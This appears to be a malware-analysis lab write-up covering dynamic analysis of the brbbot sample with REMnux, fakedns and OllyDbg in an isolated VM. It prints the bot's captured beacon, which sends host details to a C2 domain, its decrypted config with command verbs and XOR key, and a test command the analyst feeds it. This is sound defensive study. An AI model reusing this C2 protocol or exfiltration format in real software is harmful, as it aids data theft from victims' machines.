
- To this point brbbot has no access to the internet but now we are going to run `fakedns` and a `webserver` in our remnux machine to further analyze what it really wants to do. But first we have to configure the windows VM so that it can talk to our remnux machine, I tried using Argon Network switcher for this step but it doesn't work for me so I am going to change the properties of the Network Adapter in order to set the right configurations.
  1. First take a note of the IP address of the remnux machine my using the command `myip`, for me the IP address is `192.168.253.129` which we are going to use as the default gateway and DNS server address for our windows machine.
  2. Open up Control Panel and find the network adapter that is currently active on the windows machine and go to this path `Control Panel\Network and Internet\Network and Sharing Center`.
  3. In the top left corner you will see an option to `Change Adapter Settings`, click on that select the adapter which is currently active and apply the necessary configs.



4. Run the command `ipconfig /all` on the windows machine to verify the config changes




5. Ping the windows machine from remnux to verify connectivity



```
remnux@remnux: ~/malware
File Edit Tabs Help
remnux@remnux:~/malware$ myip
192.168.253.129
remnux@remnux:~/malware$ ping 192.168.253.128
PING 192.168.253.128 (192.168.253.128) 56(84) bytes of data.
64 bytes from 192.168.253.128: icmp_req=1 ttl=128 time=0.530 ms
64 bytes from 192.168.253.128: icmp_req=2 ttl=128 time=0.472 ms
64 bytes from 192.168.253.128: icmp_req=3 ttl=128 time=0.380 ms
64 bytes from 192.168.253.128: icmp_req=4 ttl=128 time=0.392 ms
^C
--- 192.168.253.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.380/0.443/0.530/0.064 ms
remnux@remnux:~/malware$
```

6. Now start `fakedns` in remnux and test if DNS requests from the windows machine are being responded to by remnux. Use the command `nslookup test.com` and see the results they should contain the IP address of the remnux machine.



```
C:\Users\REM\Documents>nslookup test.com
Server: 129.253.168.192.in-addr.arpa
Address: 192.168.253.129

Non-authoritative answer:
Name: test.com
Addresses: 192.168.253.129
 192.168.253.129

C:\Users\REM\Documents>
```

7. Now it's time to start the web server so that the malware can send data somewhere. To do that just run the command `httpd start` in the Linux machine. Also run Wireshark to capture network traffic on the Linux machine so that we can see what is the malware trying to do by going on the network.
8. As soon as we run `brbot.exe` it tries to contact a web server most probably C2 domain to fetch a file named `ads.php`.

```

GET /ads.php?
i=192.168.253.128&c=PCNAME&p=123f373e600822282f3e366028362828753e233e603828292828753e233e603828292828753e233e602
c32353235322f753e233e602c323537343c3435753e233e60283e292d32383e28753e233e6037283a2828753e233e60282d383334282f753
e233e60282d383334282f753e233e603f2c36753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753
e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e602f3a28303334282f3e23753e233e60282
d383334282f753e233e603e232b3734293e29753e233e603f37373334282f753e233e602d362f343437283f753e233e60282d383334282f7
53e233e60282d383334282f753e233e6036283f2f38753e233e602d362f343437283f753e233e602f3a28303334282f753e233e6038363f7
53e233e603834353334282f753e233e60282d383334282f753e233e603f3a281334282f753e233e603f37373334282f753e233e600f3a390
f322b753e233e600822282f3e36083e2f2f32353c28753e233e600b2934383e2828133a38303e29753e233e603f37373334282f753e233e6
03f37373334282f753e233e6039293939342f753e233e HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: brb.3dtuts.by
Cache-Control: no-cache

HTTP/1.1 404 Not Found
Server: thhttp/2.25b 29dec2003
Content-Type: text/html; charset=iso-8859-1
Date: Wed, 29 Oct 2025 08:54:35 GMT
Last-Modified: Wed, 29 Oct 2025 08:54:35 GMT
Accept-Ranges: bytes
Connection: close
Cache-Control: no-cache,no-store

```

Note: Save this output for later or keep the VM in a suspended state.

- But there is no such file on our webserver so it returns a 404 Not Found status code in the response. But as you can see in the request brbbot is also sending some information as parameters to the supposed C2 server.
  - "i" = IP address of the windows machine.
  - "c" = host name of the windows machine.
  - "p" = some encoded data.

- Now we will use another tool called **Ollly Debugger** to try to find the role of this `ads.php` file. In order to do that load the **brbbot.exe** file in Ollly Debugger and hit **Ctrl+N** which lists all recognized function names, imports, exports, and user-defined labels for the loaded executable.


1. There will be a very large list of names in the window that will appear after the previous step but we are only interested in **Readfile** name as our malware is trying to read data from some file.
2. **ReadFile** is a Windows API (kernel32.dll) that reads raw bytes from an open file handle.

- Malware calls ``ReadFile`` to load configs, read embedded payloads, read decrypted data, or parse files it dropped.


01001088	.text	Import	&KERNEL32.CreateFileA
0100108C	.text	Import	&KERNEL32.LockResource
01001090	.text	Import	&KERNEL32.LoadResource
01001094	.text	Import	&KERNEL32.SizeofResource
01001098	.text	Import	&KERNEL32.FindResourceA
0100109C	.text	Import	&KERNEL32.ReadFile
010010A0	.text	Import	&KERNEL32.GetFileSize
010010A4	.text	Import	&KERNEL32.GetTempFileNameA
010010A8	.text	Import	&KERNEL32.GetTempPathA
010010AC	.text	Import	&KERNEL32.WideCharToMultiByte
010010B0	.text	Import	&KERNEL32.GetProcAddress

4. In the next step we will find references to this API call in the memory that might be present when the malware executes. To do that just Right Click > Find References on the `&KERNEL32.ReadFile` line. Find references to `ReadFile` = find every

instruction in the binary that ends up calling the imported `ReadFile` IAT entry so you can inspect the call site and the values pushed (file handle, buffer, size) — this reveals *what* the malware reads and from *where*.




5. **Double-click** `ReadFile` in the Names/Imports list to jump to the import address (IAT entry) and put a break point on the the line where `ReadFile` appears in the list by selecting and pressing F2.
6. Now run the program for it to hit the break point that you just set and observe the parameters supposed to be passed to `ReadFile` in MSDN.



The `ReadFile` call reads synchronously from handle `0x7C` into buffer `0x002A4918` for up to `0x1000` (4096) bytes, and the kernel will write the actual byte count to `0x0007FD44`. `lpOverlapped` is `NULL` (synchronous). Trace the `CreateFile` that returned `0x7C` to identify the filename being read; after the call dump `0x002A4918` to inspect the file contents (likely configuration or an encrypted payload).

7. Now to collect what is being passed to the `hfile` parameter we need to click the View menu on top and then click View Handles..... these are all the values being passed to the `hfile` parameter from where `ReadFile` reads the data.



At runtime we set a breakpoint on the imported `ReadFile` call. The `hFile` parameter at the call was `0x7C`. Inspecting **View** → **Handles** showed handle `0x7C` maps to `C:\Windows\System32\brbconfig.tmp` with size **73 bytes**. This confirms `brbbot.exe`

opens and reads the embedded configuration file `brbconfig.tmp` (73 bytes), consistent with the `CONFIG` resource discovered during static analysis.

- The content of the `brbconfig.tmp` file is a total gibberish if you take a look at it as it is currently encrypted. So, to find out what are the instructions being passed to the malware we first need to decrypt the contents of this file and to do that we will move further down in the CPU menu in Olly Debugger to find any function or API calls to `CryptDecrypt` as we saw in the static analysis of the malware.

- If we move a little bit down we can see that the malware is trying to call the `CryptDecrypt` function right after it is passed the `brbconfig.tmp` file.

The **CryptDecrypt** function decrypts data previously encrypted by using the [CryptEncrypt](#) function. If the function succeeds, the function returns nonzero (**TRUE**). If the function fails, it returns zero (**FALSE**). For extended error information, call [GetLastError](#).

- Set two breakpoints here, first one on the **CryptDecrypt** call and the next one right below it so that we are able to read the decrypted contents of the `brbconfig.tmp` file.

The decrypted contents of the `brbconfig.tmp` file seems to be some sort of URI and it provides us with valuable information such as:

- Decrypted Text =  
`uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000`
- Parameter `uri=ads.php` indicates the malware will contact an endpoint named `ads.php` on the C2/web server.
- Polling interval: 30 seconds ( `sleep=30000` ).
- Supported command parameters derived from config: `exec` , `file` , `conf` , and `exit` (values were stored reversed in the blob)
- Encoding key indicated in config: `encode=5b` → key = `0x5B` (hex).

- After finding out the key in the last step now we can finally see what data the malware was sending to it's C2 server while trying to get the `ads.php` file. For this, we simply need to XOR the binary data in the web request with the key `0x5B` . But in order to do this we first need to convert the data from hex to binary using the following command `xxd -r -p collectedtraffic.hex > collectedtraffic.bin` . This gives us a binary file on which we can perform the reverse operation to decode the

[illegible]

We know that the malware is trying to fetch `ads.php` file from the server but since it doesn't exist it is not able to execute any further. In order to analyze it further we will supply it with our own `ads.php` file and make it to run some program on the windows VM. And we also saw earlier that there were commands present in reverse so it should receive the commands from the C2 server in the same way.

To do that we will use the command `echo "cexe calc.exe" > ads.php` and store this file in the `/var/www/` directory which is the home directory for the web server running on our Linux machine.

The screenshot displays the Process Hacker application interface. At the top, the title bar indicates the application name and administrative privileges. Below it, a menu bar and a toolbar provide navigation and search options. The central pane lists running processes, categorized by the process explorer tree on the left. Key details visible include:

- Process Explorer Tree:** Shows a hierarchy starting from System, followed by user-level processes like smss.exe, Interrupts, csrss.exe, wininit.exe, services.exe, lsass.exe, winlogon.exe, dwm.exe, explorer.exe, vmtoolsd.exe, cmd.exe, conhost.exe, ollydbg.exe, brbbot.exe, and Process Hacker.
- Main Process List:** Displays detailed information for each process, such as PID, CPU usage, Private memory, User Name, Description, Verification status, Verified Service, Integrity level, Network activity, and I/O Total. Notable entries include explorer.exe (User: PCName\REM), vmtoolsd.exe (Description: VMware Tools Core...), and multiple instances of Process Hacker and Calculator.